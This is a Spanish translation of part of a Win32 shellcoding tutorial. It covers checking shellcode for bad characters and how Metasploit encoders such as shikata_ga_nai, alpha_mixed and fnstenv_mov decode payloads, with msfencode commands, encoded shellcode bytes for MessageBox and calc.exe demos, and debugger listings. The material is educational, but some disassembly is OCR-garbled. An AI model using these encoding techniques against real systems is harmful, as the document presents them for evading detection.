
Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

Primero, escribe tu Shellcode con pveWritebin.pl en un archivo. Ver más arriba en este documento. Escríbelo en `c:\tmp\shellcode.bin`, por ejemplo.

A continuación, attacha con ImmDBG la aplicación que estás tratando de explotar y carga el Payload que contiene la Shellcode para esta aplicación.

Cuando la aplicación se bloquee o se detenga debido a un BP puesto por ti, ejecuta el comando siguiente para comparar la Shellcode en el archivo con la Shellcode en la memoria:

!pvefindaddr compare c:\tmp\shellcode



Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

Si la Shellcode o los caracteres malos que se han encontrado se truncaron a causa de un byte nulo, la ventana Log de ImmDBG lo indicará.

Si ya sabes cuáles son tus caracteres malos en función del tipo de aplicación, conversión de buffer de entrada, etc, puedes utilizar una técnica diferente para ver si tu Shellcode funcionará.

Supongamos que has descubierto que los malos caracteres de los que necesitas cuidarte son 0x48, 0x65, 0x6C, 0x6F, 0x20, entonces puedes usar la herramienta nueva **Beta3** de SkyLined. Necesitas tener un archivo bin nuevo con bytecode escrito en el archivo y luego ejecutas el comando siguiente en el archivo bin:

```
beta3.py --badchars 0x48,0x65,0x6C,0x6F,0x20 shellcode.bin
```

Si uno de estos caracteres "malos" se encuentran, se indicará su posición en la Shellcode.

Codificadores: Metasploit

Cuando el conjunto de caracteres de datos utilizados en un Payload está limitado, puede ser necesario un codificador para superar estas restricciones. El codificador empaquetará el código original, lo antepondrá con un decodificador que reproducirá el código original en tiempo de ejecución, o modificará el código original para que cumpla con las restricciones determinado del conjunto de caracteres.

Los codificadores de Shellcode más utilizados son los que se encuentran en Metasploit, y los escritos por SkyLined (alpha2/alpha3).

Vamos a echar un vistazo a lo que hacen los codificadores de Metasploit y cómo funcionan. Así sabrás cuándo elegir un codificador u otro.

Puedes obtener una lista de todos los codificadores mediante la ejecución del comando:

```
./Msfencode-l
```

En Windows sería sin el punto ni el /. Así **Msfencode-l**

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

Como estoy trabajando en una plataforma win32, sólo vamos a ver los que hemos escrito para x86.

```
./msfencode -l -a x86

Framework Encoders (architectures: x86)
=====

Name                Rank      Description
----                -
generic/none        normal    The "none" Encoder
x86/alpha_mixed     low       Alpha2 Alphanumeric Mixedcase
Encoder
x86/alpha_upper     low       Alpha2 Alphanumeric Uppercase
Encoder
x86/avoid_utf8_tolower manual    Avoid UTF8/tolower
x86/call4_dword_xor normal    Call+4 Dword XOR Encoder
x86/countdown       normal    Single-byte XOR Countdown Encoder
x86/fnstenv_mov     normal    Variable-length Fnstenv/mov Dword
XOR Encoder
x86/jmp_call_additive normal    Jump/Call XOR Additive Feedback
Encoder
x86/nonalpha        low       Non-Alpha Encoder
x86/nonupper       low       Non-Upper Encoder
x86/shikata_ga_nai  excellent Polymorphic XOR Additive Feedback
Encoder
x86/single_static_bit manual    Single Static Bit
x86/unicode_mixed  manual    Alpha2 Alphanumeric Unicode
Mixedcase Encoder
x86/unicode_upper  manual    Alpha2 Alphanumeric Unicode
Uppercase Encoder
```

El codificador por defecto en Metasploit es **shikata_ga_nai**. Así que, vamos a mirarlo más de cerca.

x86/shikata_ga_nai

Usemos nuestra Shellcode del MessageBox original el que tiene bytes nulos y codifiquémoslo con shikata_ga_nai, filtrando bytes nulos.

Shellcode original:

```
C:\shellcode>perl pveReadbin.pl msgbox.bin
Leyendo msgbox.bin
Leído 78 bytes

"\x68\x6c\x61\x6e\x00\x68\x43\x6f "
"\x72\x65\x89\xe3\x68\x61\x6e\x20 "
"\x00\x68\x6f\x72\x65\x6c\x68\x62 "
"\x79\x20\x43\x68\x6e\x65\x64\x20 "
"\x68\x6e\x20\x70\x77\x68\x20\x62 "
"\x65\x65\x68\x68\x61\x76\x65\x68 "
"\x59\x6f\x75\x20\x89\xe1\x31\xc0 "
```

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

```
"\x50\x53\x51\x50\x50\xbe\xea\x07"  
"\x45\x7e\xff\xe6\x31\xc0\x50\xb8"  
"\x12\xcb\x81\x7c\xff\xe0";
```

Escribí estos bytes en /pentest/exploits/shellcode.bin y los codifiqué con shikata_ga_nai:

```
./msfencode -b '\x00' -i /pentest/exploits/shellcode.bin -t c  
[*] x86/shikata_ga_nai succeeded with size 105 (iteration=1)  
  
unsigned char buf[] =  
"\xdb\xc9\x29\xc9\xbf\x63\x07\x01\x58\xb1\x14\xd9\x74\x24\xf4"  
"\x5b\x83\xc3\x04\x31\x7b\x15\x03\x7b\x15\x81\xf2\x69\x34\x24"  
"\x93\x69\xac\xe5\x04\x18\x49\x60\x39\xb4\xf0\x1c\x9e\x45\x9b"  
"\x8f\xac\x20\x37\x27\x33\xd2\xe7\xf4\xdb\x4a\x8d\x9e\x3b\xfb"  
"\x23\x7e\x4c\x8c\xd3\x5e\xce\x17\x41\xf6\x66\xb9\xff\x63\x1f"  
"\x60\xf6\x1e\xff\x1b\x8e\xd1\x3f\x4b\x02\x40\x90\x3c\x1a\x88"  
"\x17\xf8\x1c\xb3\xfe\x33\x21\x1b\x47\x21\x6a\x1a\xcb\xb9\x8c";
```

No te preocupes si el resultado se ve diferente en tu sistema. Vas a entender por qué podría ser diferente en unos momentos.


Nota: el codificador aumentó la Shellcode de 78 bytes a 105.

Cargado en el depurador mediante la aplicación testshellcode.c, la Shellcode codificada es la siguiente:

```
CPU - main thread, module shellcod  
004040FF DBC9 FCMOUNE ST, ST(1)  
00404101 29C9 SUB ECX, ECX  
00404103 BF 63070158 MOV EDI, 58010763  
00404105 B1 14 MOV CL, 14  
00404109 D97424 F4 FSTENV (28-BYTE) PTR SS:[ESP-C]  
0040410E 5B POP EBX  
0040410F 83C3 04 ADD EBX, 4  
00404112 317B 15 XOR DWORD PTR DS:[EBX+15], EDI  
00404115 037B 15 ADD EDI, DWORD PTR DS:[EBX+15]  
00404118 81F2 69342493 XOR EDX, 93243469  
0040411E 69ACE5 04184960 IMUL EBP, DWORD PTR SS:[EBP+60491804], 1C  
00404129 9E SAHF  
0040412A 45 INC EBP  
0040412B 9B WAIT  
0040412C 8F 03 Unknown command  
0040412D AC LODS BYTE PTR DS:[ESI]  
0040412E 2037 AND BYTE PTR DS:[EDI], DH  
00404130 27 DAA  
00404131 33D2 XOR EDX, EDX  
00404133 E7 F4 OUT 0F4, EAX  
00404135 D8 03 Unknown command  
00404136 4A DEC EDX  
00404137 809E 3BFB237E LEA EBX, DWORD PTR DS:[ESI+7E23FB3B]  
0040413D 4C DEC ESP  
0040413E 8CD3 MOV BX, SS  
00404140 5E POP ESI  
00404141 CE INTO  
00404142 17 POP SS  
00404143 41 INC ECX  
00404144 F666 B9 MUL BYTE PTR DS:[ESI-47]  
00404147 FF63 1F JMP DWORD PTR DS:[EBX+1F]  
0040414A 60 PUSHAD  
0040414B 6F OUTS DX, DWORD PTR ES:[EDI]  
0040414C 1E PUSH DS  
0040414D FB1B CALL FAR FWORD PTR DS:[EBX]  
0040414F 8ED1 MOV SS, CX  
00404151 3F AAS  
00404152 4B DEC EBX  
00404153 0240 00 OUT BYTE PTR DS:[EDX-30]
```

A medida que trazas las instrucciones, la primera vez que la instrucción XOR DWORD PTR DS:[EBX+15], EDI se ejecuta, una instrucción por debajo XOR EDX, 93243469 se cambia a una instrucción LOOPD:

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS



```
CPU - main thread, module shellcod
004040FF DBC9          FCMOVNE ST,ST(1)
00404101 29C9          SUB ECX,ECX
00404103 BF 63070158   MOV EDI,58010763
00404108 B1 14          MOV CL,14
0040410A D97424 F4      FSTENV (28-BYTE) PTR SS:[ESP-C]
0040410E 5B           POP EBX
0040410F 83C3 04      ADD EBX,4
00404112 317B 15      XOR DWORD PTR DS:[EBX+15],EDI
00404115 037B 15      ADD EDI,DWORD PTR DS:[EBX+15]
00404118 ^E2 F5      LOOPD SHORT shellcod.0040410F
0040411A 68 6C249369  PUSH 6993246C
0040411F AC           LODS BYTE PTR DS:[ESI]
00404120 E5 04      IN EAX,4
00404122 1B4B 60      SUB BYTE PTR DS:[ECX+60],CL
```

A partir de ese momento, el decodificador hará un bucle y reproducirá el código original. Eso está bien, pero ¿cómo este codificador/decodificador funciona realmente?

El codificador hace 2 cosas:

1. Tomará la Shellcode original y le realizará operaciones XOR/ADD/SUB. En este ejemplo, la operación XOR comienza con un valor inicial de 58010763 que se pone en EDI en el decodificador. Los bytes XOReados se escriben después del bucle decodificador.
2. Producirá un decodificador que recombinará o reproducirá el código original, y lo escribirá justo debajo del bucle de decodificación. El decodificador se pondrá antes de las instrucciones XOReadas. Juntos, estos 2 componentes crean el Payload codificado.

Cuando el decodificador se ejecuta, sucede lo siguiente:

- FCMOVNE ST, ST (1) (instrucciones FPU, necesarias para hacer que FSTENV funcione - véase más adelante).
- SUB ECX, ECX.
- MOV EDI, 58010763: valor inicial para utilizar en las operaciones XOR.
- MOV CL, 14: pone ECX a 00000014. Se utiliza para realizar un seguimiento del progreso mientras la decodificación. 4 bytes serán leídos a la vez. Así que, $14h \times 4 = 80$ bytes. Nuestra Shellcode original es de 78 bytes. Esto tiene sentido.
- FSTENV PTR SS: [ESP-C]: esto es para conseguir la dirección de la primera instrucción FPU del decodificador (FCMOVNE en este ejemplo).

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

- El requisito para que esta instrucción funcione es que al menos una instrucción FPU se ejecute antes de ésta. No importa cuál. Así que, FLDPI debería funcionar también.
- POP EBX: la dirección de la primera instrucción del decodificador se pone en EBX. Extraída de la pila.

Parece que el objetivo de las instrucciones anteriores fue: "obtener la dirección del comienzo del decodificador y ponerlo en EBX" (ConsiguePC. Véase más adelante), y "poner ECX a 14".

A continuación, vemos esto:

- ADD EBX, 4: EBX se incrementa con 4.
- XOR DWORD PTR DS: [EBX +15], EDI: realiza la operación XOR con EBX +15 y EDI, y escribe el resultado en EBX +15. La primera vez que se ejecuta esta instrucción, se recombina una instrucción LOOPD.
- ADD EDI, DWORD PTR Ds: [EBX +15]: EDI se incrementa con los bytes que fueron re combinados en EBX +15, por la instrucción anterior.

OK. Empieza a tener sentido. Las primeras instrucciones en el decodificador se utilizan para determinar la dirección de la primera instrucción del decodificador, y define donde tiene que saltar el bucle de nuevo. Eso explica por qué la instrucción del bucle en sí no era parte de las instrucciones del decodificador porque el decodificador necesario para determinar su propia dirección antes de el pudo escribir la instrucción LOOPD, pero tuvo que ser re combinado por la operación XOR primero.

A partir de ese momento en adelante, un bucle se inicia y los resultados se escriben en EBX +15. EBX se incrementa con 4 en cada iteración. Así que, la primera vez que se ejecuta el bucle después de que EBX se incrementa con 4, EBX +15 apunta justo debajo de la instrucción LOOPD por lo que el decodificador puede utilizar EBX (+15) como registro para realizar un seguimiento de la ubicación en donde escribir la decodificada o Shellcode original. Como se muestra anteriormente, el bucle de decodificación consta de las siguientes instrucciones:

```
ADD EBX, 4
```

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

```
XOR DWORD PTR DS:[EBX+15],EDI
ADD EDI,DWORD PTR DS:[EBX+15]
```

```
CPU - main thread, module shellcod
004040FF DBC9 FCMOVB ST,ST(1)
00404101 29C9 SUB ECX,ECX
00404103 BF 63070158 MOV EDI,58010763
00404108 B1 14 MOV CL,14
0040410A D97424 F4 FSTENV (28-BYTE) PTR SS:[ESP-C]
0040410E 5B POP EBX
0040410F 83C3 04 ADD EBX,4
00404112 317B 15 XOR DWORD PTR DS:[EBX+15],EDI
00404115 037B 15 ADD EDI,DWORD PTR DS:[EBX+15]
00404118 ^E2 F5 LOOPD SHORT shellcod.0040410F
```

Una vez más, la instrucción XOR produzca los bytes originales y los escriba en EBX +15. Luego, el resultado se añade a EDI que se utiliza para XORear los siguientes bytes en la próxima iteración.

El registro ECX se utiliza para realizar un seguimiento de la posición en la Shellcode (cuenta atrás). Cuando ECX llega a 1, la Shellcode original se reproduce a continuación del bucle, por lo que el salto (LOOPD) no se tomará nunca más, y el código original será ejecutado ya que se encuentra justo después del bucle.

```
CPU - main thread, module shellcod
004040FF DBC9 FCMOVB ST,ST(1)
00404101 29C9 SUB ECX,ECX
00404103 BF 63070158 MOV EDI,58010763
00404108 B1 14 MOV CL,14
0040410A D97424 F4 FSTENV (28-BYTE) PTR SS:[ESP-C]
0040410E 5B POP EBX
0040410F 83C3 04 ADD EBX,4
00404112 317B 15 XOR DWORD PTR DS:[EBX+15],EDI
00404115 037B 15 ADD EDI,DWORD PTR DS:[EBX+15]
00404118 ^E2 F5 LOOPD SHORT shellcod.0040410F
00404119 58 6515E900 PUSH 6515E900
0040411F 68 436F7265 PUSH 65726F43
00404124 89E3 MOV EBX,ESP
00404126 68 616E2000 PUSH 206E61
00404128 68 6F72656C PUSH 6C65726F
00404130 68 62792049 PUSH 49207962
00404136 68 6E5C5420 PUSH 2054656E
00404138 68 6E207077 PUSH 7770206E
0040413F 68 20626565 PUSH 65656220
00404144 68 68617665 PUSH 65766168
00404149 68 596F7520 PUSH 20756F59
0040414E 89E1 MOV ECX,ESP
00404150 31C8 XOR EAX,EAX
00404153 50 PUSH EAX
00404153 50 PUSH EAX
00404154 51 PUSH ECX
00404155 50 PUSH EAX
00404155 50 PUSH EAX
00404157 75 EA07457E JNZ USER32.MessageBox
0040415E 31C8 XOR EAX,EAX
00404160 50 PUSH EAX
00404161 B8 12CB817C MOV EAX,kernel32.ExitProcess
00404166 FFE0 JMP EAX
00404168 0000 ADD BYTE PTR DS:[EAX],AL
0040416C 6C INS BYTE PTR ES:[EDI],DX
0040416D 6363 20 ARPL WORD PTR DS:[EBX+20],SP
00404170 72 7C JRCB SHORT shellcod.00404157
Loop is NOT taken
ECX=00000001 (decimal 1,)
0040410F=shellcod.0040410F
```

Original shellcode

OK. Miremos la descripción del codificador en Metasploit:

```
Polymorphic XOR Additive Feedback Encoder
```


Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

Conocemos las palabras XOR y Aditivo pero ¿qué tal polimórfico?

Bueno, cada vez que se ejecuta el codificador, algunas cosas cambian.

- El valor que se pone en ESI cambia.
- El lugar de las instrucciones para obtener la dirección de inicio del decodificador cambia.
- Los registros utilizados para realizar un seguimiento de la posición (EBX en nuestro ejemplo anterior, EDX en la pantalla de abajo) es variable.

En esencia, el orden de las instrucciones antes del bucle cambia, y los valores de las variables (registros, el valor de ESI) cambian también.



```
CPU - main thread, module shellcod
004040FF BE 5649AC9C MOV ESI,9CAC4956
00404104 DADC FCMOVU ST,ST(4)
00404106 D97424 F4 FSTENV (28-BYTE) PTR SS:[ESP-C]
0040410A 5A POP EDX
0040410B 31C9 XOR ECX,ECX
0040410D B1 14 MOV CL,14
0040410F 3172 14 XOR DWORD PTR DS:[EDX+14],ESI
00404112 0372 14 ADD ESI,DWORD PTR DS:[EDX+14]
00404115 83C2 04 ADD EDX,4
00404118 B4 BC MOV AH,0BC
0040411A C4F0 LES ESI,EAX
0040411C 59 POP ECX
0040411D 51 PUSH ECX
0040411F 1F 61D0C367 OPB EBX,63C3D061
```

Esto asegura que, cada vez que se cree una versión codificada del Payload, la mayoría de los bytes serán diferentes sin cambiar el concepto general detrás del decodificador, lo que hace que este Payload "polimórfico" sea difícil de detectar.

x86/alpha_mixed

Codificando nuestra Shellcode de MessageBox con este codificador produce un Shellcode de 218 bytes:

```
./msfencode -e x86/alpha_mixed -b '\x00' -i
/pentest/exploits/shellcode.bin -t c
[*] x86/alpha_mixed succeeded with size 218 (iteration=1)

unsigned char buf[] =
"\x89\xe3\xd4\xc3\xd9\x73\xf4\x58\x50\x59\x49\x49\x49\x49\x49"
"\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x37\x51\x5a\x6a"
"\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32\x41\x42\x32"
"\x42\x42\x30\x42\x42\x41\x42\x58\x50\x38\x41\x42\x75\x4a\x49"
"\x43\x58\x42\x4c\x45\x31\x42\x4e\x45\x50\x42\x48\x50\x43\x42"
"\x4f\x51\x62\x51\x75\x4b\x39\x48\x63\x42\x48\x45\x31\x50\x6e"
```


Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

```
"\x47\x50\x45\x50\x45\x38\x50\x6f\x43\x42\x43\x55\x50\x6c\x51 "  
"\x78\x43\x52\x51\x69\x51\x30\x43\x73\x42\x48\x50\x6e\x45\x35 "  
"\x50\x64\x51\x30\x45\x38\x42\x4e\x45\x70\x44\x30\x50\x77\x50 "  
"\x68\x51\x30\x51\x72\x43\x55\x50\x65\x42\x48\x45\x38\x45\x31 "  
"\x43\x46\x42\x45\x50\x68\x42\x79\x50\x6f\x44\x35\x51\x30\x4d "  
"\x59\x48\x61\x45\x61\x4b\x70\x42\x70\x46\x33\x46\x31\x42\x70 "  
"\x46\x30\x4d\x6e\x4a\x4a\x43\x37\x51\x55\x43\x4e\x4b\x4f\x4b "  
"\x56\x46\x51\x4f\x30\x50\x50\x4d\x68\x46\x72\x4a\x6b\x4f\x71 "  
"\x43\x4c\x4b\x4f\x4d\x30\x41\x41 " ;
```

Como se puede ver en este resultado, la mayor parte de la shellcode consiste en caracteres alfanuméricos (sólo tenemos un par de caracteres no alfanuméricos en el inicio del código).

El concepto principal detrás de este codificador es reproducir el código original (a través de un bucle), mediante la realización de determinadas operaciones en estos caracteres alfanuméricos. Muy parecido a lo que shikata_ga_nai hace, pero usando un conjunto (limitado) de instrucciones y operaciones diferentes.

x86/fnstenv_mov

Sin embargo, otro codificador, pero que volverá a producir algo con los mismos bloques de construcción en otros ejemplos de Shellcode codificada:

- Consiguelc (ver más adelante).
- Reproducir el código original. Una forma u otra. Esta técnica es específica para cada codificador o descodificador.
- Saltar al código de la reproducción y ejecutarlo.

Ejemplo: WinExec "calc" shellcode. Codificada con fnstenv_mov.

La Shellcode codificada tiene este aspecto:

```
"\x6a\x33\x59\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x48 "  
"\x9d\xfb\x3b\x83\xeb\xfc\xe2\xf4\xb4\x75\x72\x3b\x48\x9d "  
"\x9b\xb2\xad\xac\x29\x5f\xc3\xcf\xcb\xb0\x1a\x91\x70\x69 "  
"\x5c\x16\x89\x13\x47\x2a\xb1\x1d\x79\x62\xca\xfb\xe4\xa1 "  
"\x9a\x47\x4a\xb1\xdb\xfa\x87\x90\xfa\xfc\xaa\x6d\xa9\x6c "  
"\xc3\xcf\xeb\xb0\x0a\xa1\xfa\xeb\xc3\xdd\x83\xbe\x88\xe9 "  
"\xb1\x3a\x98\xcd\x70\x73\x50\x16\xa3\x1b\x49\x4e\x18\x07 "  
"\x01\x16\xcf\xb0\x49\x4b\xca\xc4\x79\x5d\x57\xfa\x87\x90 "  
"\xfa\xfc\x70\x7d\x8e\xcf\x4b\xe0\x03\x00\x35\xb9\x8e\xd9 "  
"\x10\x16\xa3\x1f\x49\x4e\x9d\xb0\x44\xd6\x70\x63\x54\x9c "
```

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

```
"\x28\xb0\x4c\x16\xfa\xeb\xcl\xd9\xdf\x1f\x13\xc6\x9a\x62"  
"\x12\xcc\x04\xdb\x10\xc2\xa1\xb0\x5a\x76\x7d\x66\x22\x9c"  
"\x76\xbe\xf1\x9d\xfb\x3b\x18\xf5\xca\xb0\x27\x1a\x04\xee"  
"\xf3\x6d\x4e\x99\x1e\xf5\x5d\xae\xf5\x00\x04\xee\x74\x9b"  
"\x87\x31\xc8\x66\x1b\x4e\x4d\x26\xbc\x28\x3a\xf2\x91\x3b"  
"\x1b\x62\x2e\x58\x29\xf1\x98\x15\x2d\xe5\x9e\x3b\x42\x9d"  
"\xfb\x3b";
```

Al mirar el código en el depurador, vemos esto:

- PUSH 33 + POP ECX = pone 33 en ECX. Este valor se utiliza como contador para el bucle para reproducir la Shellcode original.
- FLDZ + FSTENV: código utilizado para determinar su propia ubicación en la memoria. Más o menos el mismo que se utilizó en shikata_ga_nai.
- POP EBX: La dirección actual, resultado de las últimas dos instrucciones, se pone en EBX.
- XOR DWORD PTR DS: [EBX +13], 3BFB9D48: operación XOR sobre los datos en la dirección que es relativa (+13) a EBX. EBX se inicializa en la instrucción anterior. Esto producirá 4 bytes de Shellcode original. Cuando esta operación XOR se ejecuta por primera vez, la instrucción MOV AH, 75 (en 0x00402196) se cambia a "CLD."
- SUB EBX, -4 (le resta 4 a EBX. La próxima vez escribiremos los siguientes 4 bytes.
- LOOPD SHORT: salta de nuevo a la operación XOR y decrementa ECX, siempre y cuando ECX no sea cero.

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

El bucle reproducirá efectivamente la Shellcode. Cuando ECX sea cero (cuando todo el código ha sido reproducido), podemos ver el código que utiliza operaciones MOV + XOR para conseguir nuestros valores deseados:

```
CPU - main thread, module testshel
00402180 6A 33          PUSH SS
00402182 59            POP ECX
00402183 D9EE         FLDZ
00402185 D97424 F4       FSTENV (28-BYTE) PTR SS:[ESP-C]
00402189 5B            POP EBX
0040219A 3173 13 489DFB31 XOR DWORD PTR DS:[EBX+13], 3BF89D48
00402191 83EB FC       SUB EBX, -4
00402194 ^E2 F4       LOOP SHORT testshel.0040218A
00402197 E8 89000000  CALL testshel.00402225
0040219C 60            PUSHAD
0040219D 89E5         MOV EBP, ESP
0040219F 31D2         XOR EDI, EDI
004021A1 64:8B52 30   MOV EDI, DWORD PTR FS:[EDI+30]
004021A5 8B52 0C      MOV EDI, DWORD PTR DS:[EDI+C]
004021A8 8B52 14      MOV EDI, DWORD PTR DS:[EDI+14]
004021AB 8B72 28      MOV EDI, DWORD PTR DS:[EDI+28]
004021AE 0FB74A 26   MOVZX ECX, WORD PTR DS:[EDI+26]
004021B2 31FF         XOR EDI, EDI
004021B4 31C9         XOR EAX, EAX
004021B6 AC          LODS BYTE PTR DS:[ESI]
004021B7 3C 61        CMP AL, 61
004021B9 7C 02        JZ SHORT testshel.0040218D
004021BB 2C 20        SUB AL, 20
004021BD C1CF 0D      ROR EDI, 0D
004021C0 01C7        ADD EDI, EAX
004021C2 ^E2 F0       LOOP SHORT testshel.004021B4
004021C4 52          PUSH EDI
004021C5 57          PUSH EDI
004021C6 8B52 10      MOV EDI, DWORD PTR DS:[EDI+10]
004021C9 8B42 3C      MOV EAX, DWORD PTR DS:[EDI+3C]
004021CC 01D0        ADD EAX, EDI
004021CE 8B40 78      MOV EAX, DWORD PTR DS:[EAX+78]
004021D1 8500        TEST EAX, EAX
004021D3 74 4A       JE SHORT testshel.0040221F
004021D5 01D0        XOR EAX, EDI
004021D7 89E5         MOV EAX, ESP
004021D8 8B48 18      MOV EAX, DWORD PTR DS:[EAX+18]
004021DB 8B58 20      MOV EBX, DWORD PTR DS:[EAX+20]
004021DE 01D0        ADD EBX, EDI
004021E0 53 3C       JECXZ SHORT testshel.0040221E
004021E2 49          DEC ECX
004021E3 8B348B     MOV ESI, DWORD PTR DS:[EBX+ECX*4]
004021E6 01D6        XOR ESI, EDI
004021E8 31FF         XOR EDI, EDI
004021EA 31C0        XOR EAX, EAX
004021EC AC          LODS BYTE PTR DS:[ESI]
004021ED C1CF 0D      ROR EDI, 0D
004021F0 01C7        ADD EDI, EAX
004021F2 38E0        CMP AL, AH
```

```
Registers (FPU)
EAX 00402180 testshel.00402180
ECX 00000000
EDX 77C61AE8 msvcrt.77C61AE8
EBX 0040224F ASCII "oj"
ESP 0022FF50
EBP 0022FF78
ESI FFFFFFFF
EDI 7C910228 ntdll.7C910228
EIP 00402196 testshel.00402196
C 1 ES 0023 32bit 0(FFFFFFFF)
P 0 CS 001B 32bit 0(FFFFFFFF)
D 1 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FDE000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_FILE_NOT_FOUND (00000002)
EFL 00000213 (NO, B, NE, BE, NS, PO, GE, G)
ST0 zero 0,0
ST1 empty -UNORM BRSC 01950104 00790074
ST2 empty +UNORM 006E 0069002E 00720065
ST3 empty 0,0
ST4 empty 0,0
ST5 empty 0,0
ST6 empty 0,0
ST7 empty 0,0
FST 3890 Cond 0 0 0 0 Err 0 0 0 0 0 0 (GT)
FCW 037F Prec NEAR, 64 Mask 1 1 1 1 1 1
```

En primer lugar, se hace una llamada a 0x00402225 que es la función principal de la Shellcode, donde podemos ver un puntero a "calc.exe" siendo empujado en la pila, y WinExec siendo ubicado y ejecutado.

```
CPU - main thread, module testshel
00402225 5D            POP EBP
00402226 6A 01        PUSH 1
00402228 8D85 B9000000 LEA EAX, DWORD PTR SS:[EBP+B9]
0040222E 50            PUSH EAX
00402230 68 318B6F87  PUSH 276F8B31
00402234 FFDB         MOV EBP, testshel.0040219C
00402236 BB F0B5A256  MOV EBX, 56A2B5F0
0040223B 68 A695B090  PUSH 90B095A6
00402240 FFDB         CALL EBP
00402242 3C 06        CMP AL, 6
00402244 7C 0A        JZ SHORT testshel.00402250
00402246 98FB E0      CMP BL, 0E0
00402249 75 05        JNZ SHORT testshel.00402250
0040224B BB 4713726F  MOV EBX, 6F721347
00402250 6A 00        PUSH 0
00402252 5B            PUSH EBX
00402253 FFDB         CALL EBP
00402255 6361 6C      ARPL WORD PTR DS:[ECX+6C], SP
00402258 632E        ARPL WORD PTR DS:[ESI], BP
0040225A 65:78 65     JS SHORT testshel.004022C2
0040225D 0000        ADD BYTE PTR DS:[EDI], CL
0040225F 0000        ADD BYTE PTR DS:[EDI], AL
00402261 0000        ADD BYTE PTR DS:[EDI], AL
```

```
Registers (FPU)
EAX 00402255 ASCII "calc.exe"
ECX 00000000
EDX 77C61AE8 msvcrt.77C61AE8
EBX 0040224F ASCII "oj"
ESP 0022FF54
